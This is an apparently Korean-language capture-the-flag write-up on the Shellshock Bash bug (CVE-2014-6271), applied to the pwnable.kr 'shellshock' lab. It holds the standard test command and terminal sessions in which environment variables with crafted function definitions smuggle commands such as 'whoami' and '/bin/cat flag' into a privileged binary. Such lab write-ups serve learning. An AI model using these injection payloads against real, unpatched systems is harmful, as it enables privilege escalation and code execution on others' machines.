# 1. ShellShock

▼ 목차



## CVE-2014-6271


**Initial report (CVE-2014-6271)** [edit]


This original form of the vulnerability (CVE-2014-6271) involves a specially crafted environment variable containing an exported function definition, followed by arbitrary commands. Bash incorrectly executes the trailing commands when it imports the function.[33] The vulnerability can be tested with the following command:


```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

- 해당 CVE 를 이용해서 문제를 풀면 된다.
- CVE-2014-6271은 새로 Bash가 실행될 때, 이전에 실행되던 Bash로부터 왔다고 여겨지는 **환경변수 리스트**를 참조하기 때문에 발생한다고 한다. 공격자가 이 환경변수를 조작할 수 있다면 임의의 코드 실행(Arbitary Code Execution)을 행할 수 있다. (Shellshock (software bug) - Wikipedia)

## Practice (w/ shellshock by pwanble.kr, pwnable.kr/play.php)




- shellshock을 통해 SubShell이 실행되는 동안은 shellshock_pwn 의 권한을 획득한다.

```
shellshock@pwnable:~$ export test='() { echo goodbye; }; whoami'
shellshock@pwnable:~$ test
shellshock@pwnable:~$ echo test
test
shellshock@pwnable:~$ echo $test
() { echo goodbye; }; whoami
shellshock@pwnable:~$ ./bash
shellshock
shellshock@pwnable:~$ ps
error: can not access /proc
shellshock@pwnable:~$ exit
exit
shellshock@pwnable:~$
```

- test라는 환경변수에 함수를 정의한 뒤 임의의 명령을 뒤따라 입력해두면, Bash가 해당 명령어를 실행한다고 한다(NVD - CVE-2014-6271 (nist.gov))
- 실제 test 환경변수에 입력한대로 값이 저장되었음을 확인할 수 있고, 새로 Bash를 실행하면 whoami 명령어가 실행됨을 확인할 수 있다.

```
shellshock@pwnable:~$ export test='() { echo goodbye; }; cat flag'
shellshock@pwnable:~$ ./bash
cat: flag: Permission denied
shellshock@pwnable:~$
```

- 그냥 bash 를 실행시켜서는 권한 때문에 플래그를 읽을 수 없음을 확인할 수 있다.

```
shellshock@pwnable:~$ export test='() { echo goodbye; }; cat flag'
shellshock@pwnable:~$ ./shellshock
/home/shellshock/bash: cat: No such file or directory
Segmentation fault (core dumped)
shellshock@pwnable:~$
```

- 또한 명령어를 실행할 때도 환경변수에 저장된 값이 아닌 프로세스(명령어)의 절대경로를 적어주어야 함을 알 수 있다.

```
shellshock@pwnable:~$ export test='() { echo goodbye; }; /bin/cat flag'
shellshock@pwnable:~$ ./shellshock
[illegible]
Segmentation fault (core dumped)
shellshock@pwnable:~$
```

- FLAG를 확인할 수 있다.

## Reference.

- Shellshock (software bug) - Wikipedia